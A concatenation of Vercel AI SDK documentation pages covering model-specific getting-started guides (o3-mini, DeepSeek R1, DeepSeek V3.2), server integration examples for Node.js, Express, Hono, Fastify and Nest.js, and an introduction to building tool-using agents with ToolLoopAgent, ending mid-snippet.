In a new Next.js application, first install the AI SDK and the OpenAI provider:
Then, create a route handler for the chat endpoint:
import { openai } from '@ai-sdk/openai';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
// Allow responses up to 5 minutes
export const maxDuration = 300;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: openai('o3-mini'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse();
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out our support for o3-mini in the OpenAI Provider.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with DeepSeek R1 description: Get started with DeepSeek R1 using the AI SDK. tags: ['getting-started', 'reasoning']
Get started with DeepSeek R1
With the release of DeepSeek R1, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek R1 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek R1
DeepSeek R1 is a series of advanced AI models designed to tackle complex reasoning tasks in science, coding, and mathematics. These models are optimized to "think before they answer," producing detailed internal chains of thought that aid in solving challenging problems.
The series includes two primary variants:
- DeepSeek R1-Zero: Trained exclusively with reinforcement learning (RL) without any supervised fine-tuning. It exhibits advanced reasoning capabilities but may struggle with readability and formatting.
- DeepSeek R1: Combines reinforcement learning with cold-start data and supervised fine-tuning to improve both reasoning performance and the readability of outputs.
Benchmarks
DeepSeek R1 models excel in reasoning tasks, delivering competitive performance across key benchmarks:
- AIME 2024 (Pass@1): 79.8%
- MATH-500 (Pass@1): 97.3%
- Codeforces (Percentile): Top 4% (96.3%)
- GPQA Diamond (Pass@1): 71.5%
Prompt Engineering for DeepSeek R1 Models
DeepSeek R1 models excel with structured and straightforward prompts. The following best practices can help achieve optimal performance:
- Use a structured format: Leverage the model’s preferred output structure with
<think>tags for reasoning and<answer>tags for the final result. - Prefer zero-shot prompts: Avoid few-shot prompting as it can degrade performance; instead, directly state the problem clearly.
- Specify output expectations: Guide the model by defining desired formats, such as markdown for readability or XML-like tags for clarity.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek R1 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { reasoningText, text } = await generateText({
model: deepseek('deepseek-reasoner'),
prompt: 'Explain quantum entanglement.',
});
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use DeepSeek R1 via Fireworks:
import { fireworks } from '@ai-sdk/fireworks';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: fireworks('accounts/fireworks/models/deepseek-r1'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
Or to use Groq's deepseek-r1-distill-llama-70b model:
import { groq } from '@ai-sdk/groq';
import {
generateText,
wrapLanguageModel,
extractReasoningMiddleware,
} from 'ai';
// middleware to extract reasoning tokens
const enhancedModel = wrapLanguageModel({
model: groq('deepseek-r1-distill-llama-70b'),
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
const { reasoningText, text } = await generateText({
model: enhancedModel,
prompt: 'Explain quantum entanglement.',
});
When using DeepSeek-R1 series models with third-party providers like Together AI, we recommend using the startWithReasoning
option in the extractReasoningMiddleware function, as they tend to bypass thinking patterns.
Model Provider Comparison
You can use DeepSeek R1 with the AI SDK through various providers. Here's a comparison of the providers that support DeepSeek R1:
| Provider | Model ID | Reasoning Tokens |
|---|---|---|
| DeepSeek | deepseek-reasoner |
|
| Fireworks | accounts/fireworks/models/deepseek-r1 |
Requires Middleware |
| Groq | deepseek-r1-distill-llama-70b |
Requires Middleware |
| Azure | DeepSeek-R1 |
Requires Middleware |
| Together AI | deepseek-ai/DeepSeek-R1 |
Requires Middleware |
| FriendliAI | deepseek-r1 |
Requires Middleware |
| LangDB | deepseek/deepseek-reasoner |
Requires Middleware |
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and DeepSeek R1:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Limitations
While DeepSeek R1 models are powerful, they have certain limitations:
- No tool-calling support: DeepSeek R1 cannot directly interact with APIs or external tools.
- No object generation support: DeepSeek R1 does not support structured object generation. However, you can combine it with models that support structured object generation (like gpt-4o-mini) to generate objects. See the structured object generation with a reasoning model recipe for more information.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
DeepSeek R1 opens new opportunities for reasoning-intensive AI applications. Start building today and leverage the power of advanced reasoning in your AI projects.
title: Get started with DeepSeek V3.2 description: Get started with DeepSeek V3.2 using the AI SDK. tags: ['getting-started', 'agents']
Get started with DeepSeek V3.2
With the release of DeepSeek V3.2, there has never been a better time to start building AI applications that require advanced reasoning and agentic capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like DeepSeek V3.2 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
DeepSeek V3.2
DeepSeek V3.2 is a frontier model that harmonizes high computational efficiency with superior reasoning and agent performance. It introduces several key technical breakthroughs that enable it to perform comparably to GPT-5 while remaining open-source.
The series includes two primary variants:
- DeepSeek V3.2: The official successor to V3.2-Exp. A balanced model optimized for both reasoning and inference efficiency, delivering GPT-5 level performance.
- DeepSeek V3.2-Speciale: A high-compute variant with maxed-out reasoning capabilities that rivals Gemini-3.0-Pro. Achieves gold-medal performance in IMO 2025, CMO 2025, ICPC World Finals 2025, and IOI 2025. As of release, it does not support tool-use.
Benchmarks
DeepSeek V3.2 models excel in both reasoning and agentic tasks, delivering competitive performance across key benchmarks:
Reasoning Capabilities
- AIME 2025 (Pass@1): 96.0% (Speciale)
- HMMT 2025 (Pass@1): 99.2% (Speciale)
- HLE (Pass@1): 30.6%
- Codeforces (Rating): 2701 (Speciale)
Agentic Capabilities
- SWE Verified (Resolved): 73.1%
- Terminal Bench 2.0 (Acc): 46.4%
- τ2 Bench (Pass@1): 80.3%
- Tool Decathlon (Pass@1): 35.2%
Model Options
When using DeepSeek V3.2 with the AI SDK, you have two model options:
| Model Alias | Model Version | Description |
|---|---|---|
deepseek-chat |
DeepSeek-V3.2 (Non-thinking Mode) | Standard chat model |
deepseek-reasoner |
DeepSeek-V3.2 (Thinking Mode) | Enhanced reasoning for complex problem-solving |
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building agents, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call DeepSeek V3.2 with the AI SDK:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const { text } = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Explain the concept of sparse attention in transformers.',
});
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building an agent with Next.js, the AI SDK, and DeepSeek V3.2:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text' || part.type === 'reasoning') {
return <div key={index}>{part.text}</div>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Enhance Your Agent with Tools
One of the key strengths of DeepSeek V3.2 is its agentic capabilities. You can extend your agent's functionality by adding tools that allow the model to perform specific actions or retrieve information.
Update Your Route Handler
Let's add a weather tool to your agent. Update your route handler at app/api/chat/route.ts:
import { deepseek } from '@ai-sdk/deepseek';
import {
convertToModelMessages,
stepCountIs,
streamText,
tool,
UIMessage,
} from 'ai';
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: await convertToModelMessages(messages),
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
unit: 'fahrenheit',
}),
}),
},
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
This adds a weather tool that the model can call when needed. The stopWhen: stepCountIs(5) parameter allows the agent to continue executing for multiple steps (up to 5), enabling it to use tools and reason iteratively before stopping. Learn more about loop control to customize when and how your agent stops execution.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Guides description: Learn how to build AI applications with the AI SDK
Guides
These use-case specific guides are intended to help you build real applications with the AI SDK.
<IndexCards cards={[ { title: 'RAG Agent', description: 'Learn how to build a RAG Agent with the AI SDK and Next.js.', href: '/cookbook/guides/rag-chatbot', }, { title: 'Multi-Modal Agent', description: 'Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK.', href: '/cookbook/guides/multi-modal-chatbot', }, { title: 'Slackbot Agent', description: 'Learn how to use the AI SDK to build an AI Agent in Slack.', href: '/cookbook/guides/slackbot', }, { title: 'Natural Language Postgres (SQL Agent)', description: 'Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language.', href: '/cookbook/guides/natural-language-postgres', }, { title: 'Get started with Computer Use', description: "Get started with Claude's Computer Use capabilities with the AI SDK.", href: '/cookbook/guides/computer-use', }, { title: 'Add Skills to Your Agent', description: 'Extend your agent with specialized capabilities loaded at runtime from markdown files.', href: '/cookbook/guides/agent-skills', }, { title: 'Get started with Gemini 2.5', description: 'Get started with Gemini 2.5 using the AI SDK.', href: '/cookbook/guides/gemini-2-5', }, { title: 'Get started with Claude 4', description: 'Get started with Claude 4 using the AI SDK.', href: '/cookbook/guides/claude-4', }, { title: 'OpenAI Responses API', description: 'Get started with the OpenAI Responses API using the AI SDK.', href: '/cookbook/guides/openai-responses', }, { title: 'Get started with Claude 3.7 Sonnet', description: 'Get started with Claude 3.7 Sonnet using the AI SDK.', href: '/cookbook/guides/sonnet-3-7', }, { title: 'Get started with Llama 3.1', description: 'Get started with Llama 3.1 using the AI SDK.', href: '/cookbook/guides/llama-3_1', }, { title: 'Get started with GPT-5', description: 'Get started with GPT-5 using the AI SDK.', href: '/cookbook/guides/gpt-5', }, { title: 'Get started with OpenAI o1', description: 'Get started with OpenAI o1 using the AI SDK.', href: '/cookbook/guides/o1', }, { title: 'Get started with OpenAI o3-mini', description: 'Get started with OpenAI o3-mini using the AI SDK.', href: '/cookbook/guides/o3', }, { title: 'Get started with DeepSeek R1', description: 'Get started with DeepSeek R1 using the AI SDK.', href: '/cookbook/guides/r1', }, ]} />
title: Node.js HTTP Server description: Learn how to use the AI SDK in a Node.js HTTP server tags: ['api servers', 'streaming']
Node.js HTTP Server
You can use the AI SDK in a Node.js HTTP server to generate text and stream it to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/node-http-server
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}).listen(8080);
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
switch (req.url) {
case '/stream-data': {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some custom data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response: res });
break;
}
}
}).listen(8080);
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}).listen(8080);
Troubleshooting
- Streaming not working when proxied
title: Express description: Learn how to use the AI SDK in an Express server tags: ['api servers', 'streaming']
Express
You can use the AI SDK in an Express server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/express
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Sending Custom Data
pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/custom-data-parts', async (req: Request, res: Response) => {
pipeUIMessageStreamToResponse({
response: res,
stream: createUIMessageStream({
execute: async ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(result.toUIMessageStream({ sendStart: false }));
},
}),
});
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Troubleshooting
- Streaming not working when proxied
title: Hono description: Example of using the AI SDK in a Hono server. tags: ['api servers', 'streaming']
Hono
You can use the AI SDK in a Hono server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/hono
UI Message Stream
You can use the toUIMessageStreamResponse method to create a properly formatted streaming response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
return result.toUIMessageStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Text Stream
You can use the toTextStreamResponse method to return a text stream response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/text', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Write a short poem about coding.',
});
return result.toTextStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Sending Custom Data
You can use createUIMessageStream and createUIMessageStreamResponse to send custom data to the client.
import { serve } from '@hono/node-server';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
} from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/stream-data', async c => {
// immediately start streaming the response
const stream = createUIMessageStream({
execute: ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
return createUIMessageStreamResponse({ stream });
});
serve({ fetch: app.fetch, port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Fastify description: Learn how to use the AI SDK in a Fastify server tags: ['api servers', 'streaming']
Fastify
You can use the AI SDK in a Fastify server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/fastify
UI Message Stream
You can use the toUIMessageStream method to get a UI message stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.toUIMessageStream());
});
fastify.listen({ port: 8080 });
Sending Custom Data
createUIMessageStream can be used to send custom data to the client.
import { createUIMessageStream, streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/stream-data', async function (request, reply) {
// immediately start streaming the response
const stream = createUIMessageStream({
execute: async ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'initialized call',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(result.toUIMessageStream({ sendStart: false }));
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(stream);
});
fastify.listen({ port: 8080 });
Text Stream
You can use the textStream property to get a text stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.textStream);
});
fastify.listen({ port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Nest.js description: Learn how to use the AI SDK in a Nest.js server tags: ['api servers', 'streaming']
Nest.js
You can use the AI SDK in a Nest.js server to generate and stream text and objects to the client.
Examples
The examples show how to implement a Nest.js controller that uses the AI SDK to stream text and objects to the client.
Full example: github.com/vercel/ai/examples/nest
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/')
async root(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}
}
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import { Controller, Post, Res } from '@nestjs/common';
import {
createUIMessageStream,
streamText,
pipeUIMessageStreamToResponse,
} from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/stream-data')
async streamData(@Res() response: Response) {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response });
}
}
Text Stream
You can use the pipeTextStreamToResponse method to get a text stream from the result and then pipe it to the response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post()
async example(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}
}
Troubleshooting
- Streaming not working when proxied
title: AI SDK by Vercel description: The AI SDK is the TypeScript toolkit for building AI applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
Why use the AI SDK?
Integrating large language models (LLMs) into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK standardizes integrating artificial intelligence (AI) models across supported providers. This enables developers to focus on building great AI applications, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
The AI SDK has two main libraries:
- AI SDK Core: A unified API for generating text, structured objects, tool calls, and building agents with LLMs.
- AI SDK UI: A set of framework-agnostic hooks for quickly building chat and generative user interface.
Model Providers
The AI SDK supports multiple model providers.
Templates
We've built some templates that include AI SDK integrations for different use cases, providers, and frameworks. You can use these templates to get started with your AI-powered application.
Starter Kits
Feature Exploration
Frameworks
Generative UI
Security
Join our Community
If you have questions about anything related to the AI SDK, you're always welcome to ask our community on the Vercel Community.
llms.txt (for Cursor, Windsurf, Copilot, Claude etc.)
You can access the entire AI SDK documentation in Markdown format at ai-sdk.dev/llms.txt. This can be used to ask any LLM (assuming it has a big enough context window) questions about the AI SDK based on the most up-to-date documentation.
Example Usage
For instance, to prompt an LLM with questions about the AI SDK:
- Copy the documentation contents from ai-sdk.dev/llms.txt
- Use the following prompt format:
Documentation:
{paste documentation here}
---
Based on the above documentation, answer the following:
{your question}
title: Overview description: Learn how to build agents with the AI SDK.
Agents
Agents are large language models (LLMs) that use tools in a loop to accomplish tasks.
These components work together:
- LLMs process input and decide the next action
- Tools extend capabilities beyond text generation (reading files, calling APIs, writing to databases)
- Loop orchestrates execution through:
- Context management - Maintaining conversation history and deciding what the model sees (input) at each step
- Stopping conditions - Determining when the loop (task) is complete
ToolLoopAgent Class
The ToolLoopAgent class handles these three components. Here's an agent that uses multiple tools in a loop to accomplish a task:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const weatherAgent = new ToolLoopAgent({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location (in Fahrenheit)',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
convertFahrenheitToCelsius: tool({
description: 'Convert temperature from Fahrenheit to Celsius',
inputSchema: z.object({
temperature: z.number().describe('Temperature in Fahrenheit'),
}),
execute: async ({ temperature }) => {
const celsius = Math.round((temperature - 32) * (5 / 9));
return { celsius };
},
}),
},
});
const result = await weatherAgent.generate({
prompt: 'What is the weather in San Francisco in celsius?',
});
console.log(result.text); // agent's final answer
console.log(result.steps); // steps taken by the agent
The agent automatically:
- Calls the
weathertool to get the temperature in Fahrenheit - Calls
convertFahrenheitToCelsiusto convert it - Generates a final text response with the result
The ToolLoopAgent handles the loop, context management, and stopping conditions.
Why Use the ToolLoopAgent?
The ToolLoopAgent is the recommended approach for building agents with the AI SDK because it:
- Reduces boilerplate - Manages loops and message arrays
- Improves reusability - Define once, use throughout your application
- Simplifies maintenance - Single place to update agent configuration
For most use cases, start with the ToolLoopAgent. Use core functions (generateText, streamText) when you need explicit control over each step for complex structured workflows.
Structured Workflows
Agents are flexible and powerful, but non-deterministic. When you need reliable, repeatable outcomes with explicit control flow, use core functions with structured workflow patterns combining:
- Conditional statements for explicit branching
- Standard functions for reusable logic
- Error handling for robustness
- Explicit control flow for predictability
Explore workflow patterns to learn more about building structured, reliable systems.
Next Steps
- Building Agents - Guide to creating agents with the ToolLoopAgent
- Workflow Patterns - Structured patterns using core functions for complex workflows
- Loop Control - Execution control with stopWhen and prepareStep
title: Building Agents description: Complete guide to creating agents with the ToolLoopAgent.
Building Agents
The ToolLoopAgent provides a structured way to encapsulate LLM configuration, tools, and behavior into reusable components. It handles the agent loop for you, allowing the LLM to call tools multiple times in sequence to accomplish complex tasks. Define agents once and use them across your application.
Why Use the ToolLoopAgent Class?
When building AI applications, you often need to:
- Reuse configurations - Same model settings, tools, and prompts across different parts of your application
- Maintain consistency - Ensure the same behavior and capabilities throughout your codebase
- Simplify API routes - Reduce boilerplate in your endpoints
- Type safety - Get full TypeScript support for your agent's tools and outputs
The ToolLoopAgent class provides a single place to define your agent's behavior.
Creating an Agent
Define an agent by instantiating the ToolLoopAgent class with your desired configuration:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const myAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant.',
tools: {
// Your tools here
},
});
Configuration Options
The ToolLoopAgent accepts all the same settings as generateText and streamText. Configure:
Model and System Instructions
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
